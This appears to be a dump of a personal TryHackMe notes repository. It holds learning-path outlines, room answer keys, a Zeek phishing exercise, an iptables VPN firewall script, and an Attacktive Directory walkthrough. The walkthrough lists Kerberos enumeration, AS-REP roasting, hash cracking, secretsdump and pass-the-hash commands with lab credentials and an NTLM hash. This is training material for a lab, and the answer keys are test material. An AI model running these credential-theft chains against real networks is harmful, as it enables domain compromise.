59 | 
60 |
61 |
62 | #### Completing this learning path will give you the knowledge to kick start your cyber journey.
63 |
64 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Network Security and Traffic Analysis/Zeek Exercises/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Zeek Exercises](https://tryhackme.com/room/zeekbroexercises)
4 |
5 | 
6 |
7 | ### Put your Zeek skills into practice and analyse network traffic.
8 |
9 | ---
10 |
11 | - [Task 1 Introduction](#task-1--introduction)
12 | - [Task 2 Anomalous DNS](#task-2--anomalous-dns)
13 | - [Task 3 Phishing](#task-3--phishing)
14 | - [Task 4 Log4J](#task-4--log4j)
15 | - [Task 5 Conclusion](#task-5--conclusion)
16 |
17 | ---
18 |
19 | ## Task 1 Introduction
20 |
21 | 
22 |
23 | The room invites you a challenge to investigate a series of traffic data and stop malicious activity under different scenarios. Let's start working with Zeek to analyse the captured traffic.
24 |
25 | We recommend completing the [Zeek](https://tryhackme.com/room/zeekbro) room first, which will teach you how to use the tool in depth.
26 |
27 | A VM is attached to this room. You don't need SSH or RDP; the room provides a "Split View" feature. Exercise files are located in the folder on the desktop. Log cleaner script "clear-logs.sh" is available in each exercise folder.
28 |
29 | 
30 |
31 | ---
32 |
33 | ## Task 2 Anomalous DNS
34 |
35 |
36 | ---
37 |
38 | ## Task 3 Phishing
39 |
40 | ### Answer the questions below
41 | Investigate the logs. What is the suspicious source address? Enter your answer in defanged format.
42 | - Answer format: `10[.]6[.]27[.]102`
43 |
44 | Investigate the http.log file. Which domain address were the malicious files downloaded from? Enter your answer in defanged format.
45 | - Answer format: `smart-fax[.]com`
46 |
47 | Investigate the malicious document in VirusTotal. What kind of file is associated with the malicious document?
48 | >
49 | - Answer format: `Answer format: ***`
50 |
51 | Investigate the extracted malicious .exe file. What is the given file name in Virustotal?
52 | - Answer format: ****************.***
53 |
54 | Investigate the malicious .exe file in VirusTotal. What is the contacted domain name? Enter your answer in defanged format.
55 | - Answer format: ******.****
56 |
57 | Investigate the http.log file. What is the request name of the downloaded malicious .exe file?
58 | - Answer format: `***.***`
59 |
60 |
61 | ---
62 |
63 | ## Task 4 Log4J
64 |
65 | ---
66 |
67 | ## Task 5 Conclusion
68 |
--------------------------------------------------------------------------------
/Modules/Initial Access/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [`Initial Access`](https://tryhackme.com/module/red-team-initial-access)
4 | ### Explore the different techniques to gain initial access to a target system and network from a red teamers perspective.
5 | - In this module, we will be covering the different techniques to gain access to a system in a simulated target network.
6 | - Explore a variety of popular passive reconnaissance tools, learn about techniques to weaponize files, attack passwords and logins, and practice sending a phishing campaign to exploit a system in our simulated labs
7 |
8 | ---
9 | - [x] [`Free` - Red Team Recon](https://tryhackme.com/jr/redteamrecon)
10 | - [ ] [`VIP` - Weaponization](https://tryhackme.com/jr/weaponization)
11 | - [ ] [`VIP` - Password Attacks](https://tryhackme.com/jr/passwordattacks)
12 | - [ ] [`VIP` - Phishing](https://tryhackme.com/jr/phishingyl)
13 |
14 | ---
15 |
16 | # ✅ [`Free` - Red Team Recon](https://tryhackme.com/jr/redteamrecon)
17 | - Learn how to use DNS, advanced searching, Recon-ng, and Maltego to collect information about your target.
18 |
19 | # ✅ [`VIP` - Weaponization](https://tryhackme.com/jr/weaponization)
20 | ### Understand and explore common red teaming weaponization techniques.
21 | ### You will learn to build custom payloads using common methods seen in the industry to get initial access.
22 | 
23 |
24 | - [x] [Task 1 Introduction](#task-1--introduction)
25 | - [x] [Task 2 Deploy the Windows Machine](#task-2--deploy-the-windows-machine)
26 | - [x] [Task 3 Windows Scripting Host - WSH](#task-3--windows-scripting-host---wsh)
27 | - [x] [Task 4 An HTML Application - HTA](#task-4--an-html-application---hta)
28 | - [x] [Task 5 Visual Basic for Application - VBA](#task-5--visual-basic-for-application---vba)
29 | - [x] [Task 6 PowerShell - PSH](#task-6--powershell---psh)
30 | - [x] [Task 7 Command And Control - (C2 Or C&C)](#task-7--command-and-control---c2-or-cc)
31 | - [x] [Task 8 Delivery Techniques](#task-8--delivery-techniques)
32 | - [x] [Task 9 Practice Arena](#task-9--practice-arena)
33 |
34 | # 🔮 [`VIP` - Password Attacks](https://tryhackme.com/jr/passwordattacks)
35 | - This room introduces the fundamental techniques to perform a successful password attack against various services and scenarios.
36 |
37 | # 🔮 [`VIP` - Phishing](https://tryhackme.com/jr/phishingyl)
38 | - Learn what phishing is and why it's important to a red team engagement.
39 | - You will set up phishing infrastructure, write a convincing phishing email and try to trick your target into opening your email in a real-world simulation.
40 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Windows Exploitation Basics/Windows Fundamentals 1/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [Windows Fundamentals 1](https://tryhackme.com/room/windowsfundamentals1xbx)
3 | - In part 1 of the Windows Fundamentals module, we'll start our journey learning about the Windows desktop, the NTFS file system, UAC, the Control Panel, and more..
4 | - [x] Task 1 Introduction to Windows
5 | - Machine IP: `MACHINE_IP`
6 | - User: `administrator`
7 | - Password: `letmein123!`
8 | - [Explain Like I’m 5: Remote Desktop Protocol (RDP)](https://www.cyberark.com/resources/threat-research-blog/explain-like-i-m-5-remote-desktop-protocol-rdp)
9 | - [x] Task 2 Windows Editions
10 | > Answer the questions below:
11 | - [x] What encryption can you enable on Pro that you can't enable in Home?
12 | > `BitLocker`
13 | - [x] Task 3 The Desktop (GUI)
14 | > Answer the questions below
15 | - Which selection will hide/disable the Search box?
16 | > `Hidden`
17 | - Which selection will hide/disable the Task View button?
18 | > `Show Task View button`
19 | - Besides Clock and Network, what other icon is visible in the Notification Area?
20 | > `Action Center`
21 | - [x] Task 4 The File System
22 | > Answer the questions below
23 | - What is the meaning of NTFS?
24 | > `New Technology File System`
25 | - [x] Task 5 The Windows\System32 Folders
26 | > Answer the questions below
27 | - What is the system variable for the Windows folder?
28 | > `%windir%`
29 | - [x] Task 6 User Accounts, Profiles, and Permissions
30 | > Answer the questions below
31 | - What is the name of the other user account?
32 | > `tryhackmebilly`
33 | - What groups is this user a member of?
34 | > `Remote Desktop Users,Users`
35 | - What built-in account is for guest access to the computer?
36 | > `Guest`
37 | - What is the account status?
38 | > `Account is disabled`
39 | - [x] Task 7 User Account Control
40 | > Answer the questions below
41 | - What does UAC mean?
42 | > `User Account Control`
43 | - [x] Task 8 Settings and the Control Panel
44 | > Answer the questions below
45 | - In the Control Panel, change the view to Small icons. What is the last setting in the Control Panel view?
46 | > `Windows Defender Firewall`
47 | - [x] Task 9 Task Manager
48 | > Answer the questions below
49 | - What is the keyboard shortcut to open Task Manager?
50 | > `Ctrl+Shift+Esc`
51 | - [x] Task 10 Conclusion
52 |
53 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Network Exploitation Basics/README.md:
--------------------------------------------------------------------------------
1 |
2 | ## Network Exploitation Basics
3 |
4 | 
5 |
6 | ### Understand, enumerate and attack various networking services in real-world environments.
7 |
8 | - [Introductory Networking](https://tryhackme.com/room/introtonetworking)
9 | - An introduction to networking theory and basic networking tools
10 | - [x] Task 1 Introduction
11 | - [x] Task 2 The OSI Model: An Overview
12 | - [x] Task 3 Encapsulation
13 | - [x] Task 4 The TCP/IP Model
14 | - [x] Task 5 `Networking Tools` Ping
15 | - [x] Task 6 `Networking Tools` Traceroute
16 | - [x] Task 7 `Networking Tools` WHOIS
17 | - [x] Task 8 `Networking Tools` Dig
18 | - [x] Task 9 Further Reading
19 |
20 | - [Nmap](https://tryhackme.com/room/furthernmap)
21 | - An in depth look at scanning with Nmap, a powerful network scanning tool.
22 | - [x] Task 1 Deploy
23 | - [x] Task 2 Introduction
24 | - [x] Task 3 Nmap Switches
25 | - [x] Task 4 `Scan Types` Overview
26 | - [x] Task 5 `Scan Types` TCP Connect Scans
27 | - [x] Task 6 `Scan Types` SYN Scans
28 | - [x] Task 7 `Scan Types` UDP Scans
29 | - [x] Task 8 `Scan Types` NULL, FIN and Xmas
30 | - [x] Task 9 `Scan Types` ICMP Network Scanning
31 | - [x] Task 10 `NSE Scripts` Overview
32 | - [x] Task 11 `NSE Scripts` Working with the NSE
33 | - [x] Task 12 `NSE Scripts` Searching for Scripts
34 | - [x] Task 13 Firewall Evasion
35 | - [x] Task 14 Practical
36 | - [x] Task 15 Conclusion
37 |
38 | - [Network Services](https://tryhackme.com/room/networkservices)
39 | - Learn about, then enumerate and exploit a variety of network services and misconfigurations.
40 | - [x] Task 1 Get Connected
41 | - [x] Task 2 Understanding SMB
42 | - [x] Task 3 Enumerating SMB
43 | - [x] Task 4 Exploiting SMB
44 | - [x] Task 5 Understanding Telnet
45 | - [x] Task 6 Enumerating Telnet
46 | - [x] Task 7 Exploiting Telnet
47 | - [x] Task 8 Understanding FTP
48 | - [x] Task 9 Enumerating FTP
49 | - [x] Task 10 Exploiting FTP
50 | - [x] Task 11 Expanding Your Knowledge
51 |
52 | - [Network Services 2](https://tryhackme.com/room/networkservices2)
53 | - Enumerating and Exploiting More Common Network Services & Misconfigurations
54 | - [x] Task 1 Get Connected
55 | - [x] Task 2 Understanding NFS
56 | - [x] Task 3 Enumerating NFS
57 | - [x] Task 4 Exploiting NFS
58 | - [x] Task 5 Understanding SMTP
59 | - [x] Task 6 Enumerating SMTP
60 | - [x] Task 7 Exploiting SMTP
61 | - [x] Task 8 Understanding MySQL
62 | - [x] Task 9 Enumerating MySQL
63 | - [x] Task 10 Exploiting MySQL
64 | - [x] Task 11 Further Learning
65 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/README.md:
--------------------------------------------------------------------------------
1 | # 🔰 [Complete Beginner](https://tryhackme.com/path-action/beginner/join)
2 |
3 | 
4 |
5 | ### Learn the core skills required to start a career in cyber security The beginner path aims to give a broad introduction to the different areas in Computer Security.
6 | - This path will be looking at the following areas:
7 | - Basic Linux - Get familiar with the linux command line.
8 | - Web Application Security - Learn web application security concepts through the OWASP Top 10
9 | - Network Security - Using essential tools like NMAP to enumerate infrastructure.
10 | - Scripting Challenges - Using Python and Bash to carry out different tasks.
11 | - Privilege Escalation
12 | > Once you complete the beginner path, you should have learnt the fundamental knowledge for each specific area, and use these core concepts to build your understanding of more complex topics within the area.
13 |
14 | - 64 Hours
15 |
16 | - Easy
17 |
18 | ### Career
19 | - Use this path to work towards a career in cyber
20 | - Penetration Tester
21 | - Security Analyst
22 |
23 | # The Learning Path
24 | - [x] [Complete Beginner Introduction](#complete-beginner-introduction)
25 | - This section focuses on introducing you to the TryHackMe platform, and to the cyber security industry. Once you understand the virtual room concept on TryHackMe, you'll start exploring the different careers in cyber security to get a better feel of what you may like to do. After which, you'll learn how to effectively research for complex answer - cyber security is a very broad field and understand how to find relevant information will be extremely useful to you.
26 |
27 | - [x] [Linux Fundamentals](Linux%20Fundamentals)
28 | - Many servers and security tools use Linux. Learn how to use the Linux operating system, a critical skill in cyber security.
29 |
30 | - [x] [Network Exploitation Basics](./Network%20Exploitation%20Basics)
31 | - Understand, enumerate and attack various networking services in real-world environments.
32 |
33 | - [x] [Web Hacking Fundamentals](./wWeb%20Hacking%20Fundamentals)
34 | - Understand the core security issues with web applications, and learn how to exploit them using industry tools and techniques.
35 |
36 | - [x] [Cryptography](./Cryptography)
37 | - Cryptography is essential in security. Learn how its used to preserve integrity and confidentiality of sensitive information.
38 |
39 | - [x] [Windows Exploitation Basics](./Windows%20Exploitation%20Basics)
40 | - Hacking Windows is often daunting. Grasp the fundamentals of core Windows concepts and Active Directory vulnerabilities.
41 |
42 | - [x] [Shells and Privilege Escalation](./Shells%20and%20Privilege%20Escalation)
43 | - Once you have initial access on a machine, learn how to escalate your account privileges to root.
44 |
45 | - [x] [Basic Computer Exploitation](./Basic%20Computer%20Exploitation)
46 | - Strengthen your skills by exploiting a range of different applications and services, from networking to web to privilege escalation
47 |
48 | ---
49 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Windows Exploitation Basics/Windows Fundamentals 2/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [Windows Fundamentals 2](https://tryhackme.com/room/windowsfundamentals2x0x)
3 | - In part 2 of the Windows Fundamentals module, discover more about System Configuration, UAC Settings, Resource Monitoring, the Windows Registry and more..
4 | - [x] Task 1 Introduction
5 | - Machine IP: `MACHINE_IP`
6 | - User: `administrator`
7 | - Password: `letmein123!`
8 | - [x] Task 2 System Configuration
9 | > Answer the questions below
10 | - What is the name of the service that lists Systems Internals as the manufacturer?
11 | > `PsShutdown`
12 | - Whom is the Windows license registered to?
13 | > `Windows User`
14 | - What is the command for Windows Troubleshooting?
15 | > `C:\Windows\System32\control.exe /name Microsoft.Troubleshooting`
16 | - What command will open the Control Panel? (The answer is the name of .exe, not the full path)
17 | > `control.exe`
18 | - [x] Task 3 Change UAC Settings
19 | > Answer the questions below
20 | - What is the command to open User Account Control Settings? (The answer is the name of the .exe file, not the full path)
21 | > `UserAccountControlSettings.exe`
22 | - [x] Task 4 Computer Management
23 | > Answer the questions below
24 | - What is the command to open Computer Management? (The answer is the name of the .msc file, not the full path)
25 | > `compmgmt.msc`
26 | - At what time every day is the GoogleUpdateTaskMachineUA task configured to run?
27 | > `6:15 AM`
28 | - What is the name of the hidden share?
29 | > `sh4r3dF0Ld3r`
30 | - [x] Task 5 System Information
31 | > Answer the questions below
32 | - What is the command to open System Information? (The answer is the name of the .exe file, not the full path)
33 | > `msinfo32.exe`
34 | - What is listed under System Name?
35 | > `THM-WINFUN2`
36 | - Under Environment Variables, what is the value for ComSpec?
37 | > `%SystemRoot%\system32\cmd.exe`
38 | - [x] Task 6 Resource Monitor
39 | > Answer the questions below
40 | - What is the command to open Resource Monitor? (The answer is the name of the .exe file, not the full path)
41 | > `resmon.exe`
42 | - [x] Task 7 Command Prompt
43 | > Answer the questions below
44 | - In System Configuration, what is the full command for Internet Protocol Configuration?
45 | > `C:\Windows\System32\cmd.exe /k %windir%\system32\ipconfig.exe`
46 | - For the ipconfig command, how do you show detailed information?
47 | > `ipconfig /all`
48 | - [x] Task 8 Registry Editor
49 | > Answer the questions below
50 | - What is the command to open the Registry Editor? (The answer is the name of the .exe file, not the full path)
51 | > `regedt32.exe`
52 | - [x] Task 9 Conclusion
53 |
54 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/Local-host vulnerabilities/Attacktive Directory/README.md:
--------------------------------------------------------------------------------
1 |
7 |
8 | - [x] Task 1 [`Intro` Deploy The Machine]()
9 | - [x] Task 2 [`Intro` Setup]()
10 | - [x] Task 3 [`Enumeration` Welcome to Attacktive Directory]()
11 | - [x] Task 4 [`Enumeration` Enumerating Users via Kerberos]()
12 | - [x] Task 5 [`Exploitation` Abusing Kerberos]()
13 | - [x] Task 6 [`Enumeration` Back to the Basics]()
14 | - [x] Task 7 [`Domain Privilege Escalation` Elevating Privileges within the Domain]()
15 | - [ ] Task 8 [`Flag Submission` Flag Submission Panel]()
16 |
17 | ---
18 |
19 |
20 | ---
21 |
22 | - ## Task 1 [`Intro` Deploy The Machine]()
23 |
24 | ---
25 |
26 | - ## Task 2 [`Intro` Setup]()
27 |
28 | ---
29 |
30 | - ## Task 3 [`Enumeration` Welcome to Attacktive Directory]()
31 |
32 | ---
33 |
34 | - ## Task 4 [`Enumeration` Enumerating Users via Kerberos]()
35 |
36 | ---
37 |
38 | - ## Task 5 [`Exploitation` Abusing Kerberos]()
39 |
40 | ---
41 |
42 | - ## Task 6 [`Enumeration` Back to the Basics]()
43 |
44 | ---
45 |
46 | - ## Task 7 [`Domain Privilege Escalation` Elevating Privileges within the Domain]()
47 |
48 | ---
49 |
50 | - ## Task 8 [`Flag Submission` Flag Submission Panel]()
51 |
52 | ---
53 |
54 | # Commands Used:
55 |
56 | ## Enumeration
57 | ```bash
58 | nmap -p- -A -nP $IP
59 | ```
60 |
61 | ## DNS domain name and add it to `/etc/hosts`
62 | ```bash
63 | echo $IP spookysec.local >> /etc/hosts
64 | ```
65 |
66 | ```bash
67 | enum4linux -a spookysec.local
68 | ```
69 |
70 | ```bash
71 | kerbrute userenum -d spookysec.local --dc spookysec.local userlist.txt -t 100
72 | ```
73 |
74 | ```bash
75 | find / -type f -name 'GetNPUsers.py'
76 | ```
77 |
78 | ## Exploiting Kerberos
79 | ```bash
80 | impacket-GetNPUsers spookysec.local/svc-admin -no-pass
81 | or
82 | impacket-GetNPUsers -dc-ip spookysec.local spookysec.local/svc-admin -no-pass
83 | ```
84 |
85 | ```bash
86 | smbclient -L \\\\$IP\\ -U 'svc-admin' -P 'm********t2005'
87 | ```
88 |
89 | ```bash
90 | john kerbhash --wordlist=/passwords.txt
91 | or
92 | hashcat -a 0 -m 18200 kerbhash password.txt --force
93 |
94 | ```
95 |
96 | ```bash
97 | smbmap -H spookysec.local -d spookysec.local -u svc-admin -p m********t2005
98 | ```
99 |
100 | ```bash
101 | git clone https://github.com/Hackplayers/evil-winrm.git
102 | ```
103 |
104 | ```bash
105 | cd evil-winrm
106 | gem install evil-winrm
107 | ```
108 |
109 | ```bash
110 | evil-winrm -i $IP -u Administrator -H e48xxxxxxxxxxxxxxxxxxxxxxxxxxxxx
111 | ```
112 |
113 | ```bash
114 | impacket-secretsdump -dc-ip spookysec.local backup@spookysec.local
115 | ```
116 |
117 | ```bash
118 | evil-winrm -i 10.10.102.138 -u administrator -H 0e0363213e37b94221497260b0bcb4fc
119 | ```
120 |
121 |
122 | ---
123 |
124 | - https://fr33s0ul.tech/attacktive-directory-thm-write-up/
125 |
126 | # [Hash Analyzer](https://www.tunnelsup.com/hash-analyzer/)
127 |
--------------------------------------------------------------------------------
/Firewall-VPN:
--------------------------------------------------------------------------------
1 | #!/bin/sh
2 | #!/bin/bash
3 | #!/usr/bin/sh
4 | #!/usr/bin/bash
5 | #!/usr/bin/env sh
6 | #!/usr/bin/env bash
7 | #!/data/data/com.termux/files/usr/bin/sh
8 | #!/data/data/com.termux/files/usr/bin/bash
9 | ###############################################################
10 | # Firewall-VPN #
11 | #-Info--------------------------------------------------------#
12 | # Deleting and Adding IpTables Rules #
13 | #-About-------------------------------------------------------#
14 | #--╼▰[ Skils ]-╼▰[ MultiMan ] #
15 | #--╼▰[ Part of ]-╼▰[ HacKingPro ] #
16 | #--╼▰[ Script Name ]-╼▰[ HacKingPro-Firewall-VPN ] #
17 | #--╼▰[ Author ]-╼▰[ AnLoMinus ]-╼▰[ Leon Yaakobov ] #
18 | ###############################################################
19 | # CREDIT: To All World Creators free Scripts & Tools #
20 | # BIG THANX TO ALL COMUNITY THAT SHARE ALL THAT FREE #
21 | # GREAT SCRIPTS #
22 | # Location: Made With LOVE IN ISRAEL ! #
23 | ###############################################################
24 | #-Metadata----------------------------------------------------#
25 | #--╼▰[ Version ]-╼▰[ 1.0.0 ] #
26 | #--╼▰[ Source ]-╼▰[ https://github.com/AnLoMinus/HacKingPro ] #
27 | #--╼▰[ Created ]-╼▰[ 24-11-2022 ] #
28 | #--╼▰[ Update ]-╼▰[ 24-11-2022 ] #
29 | ###############################################################
30 |
31 | #--╼▰[ Main Menu ]--╼▰ [ FireWall Rules ]
32 | ####### Table of contents
33 | # 1 - IPv4 flush
34 | # 2 - IPv6 flush
35 | # 3 - Ping machine
36 | # 4 - Allow VPN connection only from machine
37 |
38 | # IPv4 flush
39 | iptables -P INPUT ACCEPT
40 | iptables -P FORWARD ACCEPT
41 | iptables -P OUTPUT ACCEPT
42 | iptables -t nat -F
43 | iptables -t mangle -F
44 | iptables -F
45 | iptables -X
46 | iptables -Z
47 |
48 |
49 | # IPv6 flush
50 | ip6tables -P INPUT DROP
51 | ip6tables -P FORWARD DROP
52 | ip6tables -P OUTPUT DROP
53 | ip6tables -t nat -F
54 | ip6tables -t mangle -F
55 | ip6tables -F
56 | ip6tables -X
57 | ip6tables -Z
58 |
59 | # Ping machine
60 | iptables -A INPUT -p icmp -i tun0 -s $1 --icmp-type echo-request -j ACCEPT
61 | iptables -A INPUT -p icmp -i tun0 -s $1 --icmp-type echo-reply -j ACCEPT
62 | iptables -A INPUT -p icmp -i tun0 --icmp-type echo-request -j DROP
63 | iptables -A INPUT -p icmp -i tun0 --icmp-type echo-reply -j DROP
64 | iptables -A OUTPUT -p icmp -o tun0 -d $1 --icmp-type echo-reply -j ACCEPT
65 | iptables -A OUTPUT -p icmp -o tun0 -d $1 --icmp-type echo-request -j ACCEPT
66 | iptables -A OUTPUT -p icmp -o tun0 --icmp-type echo-request -j DROP
67 | iptables -A OUTPUT -p icmp -o tun0 --icmp-type echo-reply -j DROP
68 |
69 | # Allow VPN connection only from machine
70 | iptables -A INPUT -i tun0 -p tcp -s $1 -j ACCEPT
71 | iptables -A OUTPUT -o tun0 -p tcp -d $1 -j ACCEPT
72 | iptables -A INPUT -i tun0 -p udp -s $1 -j ACCEPT
73 | iptables -A OUTPUT -o tun0 -p udp -d $1 -j ACCEPT
74 | iptables -A INPUT -i tun0 -j DROP
75 | iptables -A OUTPUT -o tun0 -j DROP
76 |
77 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Windows Exploitation Basics/Active Directory Basics/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [Active Directory Basics](https://tryhackme.com/room/activedirectorybasics)
3 | - Learn the basics of Active Directory and how it is used in the real world today
4 | - [x] Task 1 Introduction
5 | - [x] Task 2 Physical Active Directory
6 | > Answer the questions below:
7 | - What database does the AD DS contain?
8 | > `NTDS.dit`
9 | - Where is the NTDS.dit stored?
10 | > `%SystemRoot%\NTDS`
11 | - What type of machine can be a domain controller?
12 | > `Windows Server`
13 | - [x] Task 3 The Forest
14 | > Answer the questions below:
15 | - What is the term for a hierarchy of domains in a network?
16 | > `Tree`
17 | - What is the term for the rules for object creation?
18 | > `Domain Schema`
19 | - What is the term for containers for groups, computers, users, printers, and other OUs?
20 | > `Organizational Units`
21 | - [x] Task 4 Users + Groups
22 | > Answer the questions below:
23 | - Which type of groups specify user permissions?
24 | > `Security Groups`
25 | - Which group contains all workstations and servers joined to the domain?
26 | > `Domain Computers`
27 | - Which group can publish certificates to the directory?
28 | > `Cert Publishers`
29 | - Which user can make changes to a local machine but not to a domain controller?
30 | > `Local Administrator`
31 | - Which group has their passwords replicated to read-only domain controllers?
32 | > `Allowed RODC Password Replication Group`
33 | - [x] Task 5 Trusts + Policies
34 | > Answer the questions below:
35 | - What type of trust flows from a trusting domain to a trusted domain?
36 | > `Directional`
37 | - What type of trusts expands to include other trusted domains?
38 | > `Transitive`
39 | - [x] Task 6 Active Directory Domain Services + Authentication
40 | > Answer the questions below:
41 | - What type of authentication uses tickets?
42 | > `Kerberos`
43 | - What domain service can create, validate, and revoke public key certificates?
44 | > `Certificate Services`
45 | - [x] Task 7 AD in the Cloud
46 | > Answer the questions below:
47 | - What is the Azure AD equivalent of LDAP?
48 | > `REST APIs`
49 | - What is the Azure AD equivalent of Domains and Forests?
50 | > `Tenants`
51 | - What is the Windows Server AD equivalent of Guests?
52 | > `Trusts`
53 | - [x] Task 8 Hands-On Lab
54 | > Answer the questions below:
55 | - Deploy the Machine
56 | > `No answer needed`
57 | - What is the name of the Windows 10 operating system?
58 | > `Windows 10 Enterprise Evaluation`
59 | - What is the second "Admin" name?
60 | > `Admin2`
61 | - Which group has a capital "V" in the group name?
62 | > `Hyper-V Administrators`
63 | - When was the password last set for the SQLService user?
64 | > `5/13/2020 8:26:58 PM`
65 | - [x] Task 9 Conclusion
66 | > Answer the questions below:
67 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Shells and Privilege Escalation/README.md:
--------------------------------------------------------------------------------
1 | ## Shells and Privilege Escalation
2 |
3 | 
4 |
5 | ### Once you have initial access on a machine, learn how to escalate your account privileges to root.
6 |
7 | - [x] [What the Shell?](https://tryhackme.com/room/introtoshells)
8 | 
9 | > An introduction to sending and receiving (reverse/bind) shells when exploiting target machines.
10 | - [x] Task 1 What is a shell?
11 | - [x] Task 2 Tools
12 | - [x] Task 3 Types of Shell
13 | - [x] Task 4 Netcat
14 | - [x] Task 5 Netcat Shell Stabilisation
15 | - [x] Task 6 Socat
16 | - [x] Task 7 Socat Encrypted Shells
17 | - [x] Task 8 Common Shell Payloads
18 | - [x] Task 9 msfvenom
19 | - [x] Task 10 Metasploit multi/handler
20 | - [x] Task 11 WebShells
21 | - [x] Task 12 Next Steps
22 | - [x] Task 13 Practice and Examples
23 | - [x] Task 14 Linux Practice Box
24 | - [x] Task 15 Windows Practice Box
25 |
26 | - [x] [Common Linux Privesc](https://tryhackme.com/room/commonlinuxprivesc)
27 | 
28 | > A room explaining common Linux privilege escalation
29 | - [x] Task 1 Get Connected
30 | - [x] Task 2 Understanding Privesc
31 | - [x] Task 3 Direction of Privilege Escalation
32 | - [x] Task 4 Enumeration
33 | - [x] Task 5 Abusing SUID/GUID Files
34 | - [x] Task 6 Exploiting Writeable /etc/passwd
35 | - [x] Task 7 Escaping Vi Editor
36 | - [x] Task 8 Exploiting Crontab
37 | - [x] Task 9 Exploiting PATH Variable
38 | - [x] Task 10 Expanding Your Knowledge
39 |
40 | - [x] [Linux PrivEsc](https://tryhackme.com/room/linuxprivesc)
41 | 
42 | > Practice your Linux Privilege Escalation skills on an intentionally misconfigured Debian VM with multiple ways to get root!
43 | - SSH is available. Credentials: user:password321
44 | - [x] Task 1 Deploy the Vulnerable Debian VM
45 | - [x] Task 2 Service Exploits
46 | - [x] Task 3 Weak File Permissions - Readable /etc/shadow
47 | - [x] Task 4 Weak File Permissions - Writable /etc/shadow
48 | - [x] Task 5 Weak File Permissions - Writable /etc/passwd
49 | - [x] Task 6 Sudo - Shell Escape Sequences
50 | - [x] Task 7 Sudo - Environment Variables
51 | - [x] Task 8 Cron Jobs - File Permissions
52 | - [x] Task 9 Cron Jobs - PATH Environment Variable
53 | - [x] Task 10 Cron Jobs - Wildcards
54 | - [x] Task 11 SUID / SGID Executables - Known Exploits
55 | - [x] Task 12 SUID / SGID Executables - Shared Object Injection
56 | - [x] Task 13 SUID / SGID Executables - Environment Variables
57 | - [x] Task 14 SUID / SGID Executables - Abusing Shell Features (#1)
58 | - [x] Task 15 SUID / SGID Executables - Abusing Shell Features (#2)
59 | - [x] Task 16 Passwords & Keys - History Files
60 | - [x] Task 17 Passwords & Keys - Config Files
61 | - [x] Task 18 Passwords & Keys - SSH Keys
62 | - [x] Task 19 NFS
63 | - [x] Task 20 Kernel Exploits
64 | - [x] Task 21 Privilege Escalation Scripts
65 |
66 |
--------------------------------------------------------------------------------
/Modules/Network Security Evasion/README.md:
--------------------------------------------------------------------------------
1 | - [< Back to all modules](https://github.com/Anlominus/TryHackMe/tree/main/Modules)
2 |
3 | ---
4 |
5 | 
6 | # [Network Security Evasion](https://tryhackme.com/module/network-security-evasion)
7 | > ### Learn how to bypass and evade different security solutions used in the industry such as firewalls, IDS/IPS, and antivirus.
8 | > #### Learn how different security solutions work and get hands-on experience bypassing intrusion detection systems (IDS), intrusion prevention systems (IPS), firewalls and antivirus software. By the end of the module, you will acquire the skills to use different techniques to evade IDS, IPS, firewalls, sandboxes, antivirus, in addition to logging and monitoring systems.
9 |
10 | ---
11 |
12 | 
13 |
14 | ## `VIP` [Network Security Solutions](https://tryhackme.com/jr/redteamnetsec)
15 | > ## Learn about and experiment with various IDS/IPS evasion techniques, such as protocol and payload manipulation.
16 | > - [x] Task 1 Introduction
17 | > - [x] Task 2 IDS Engine Types
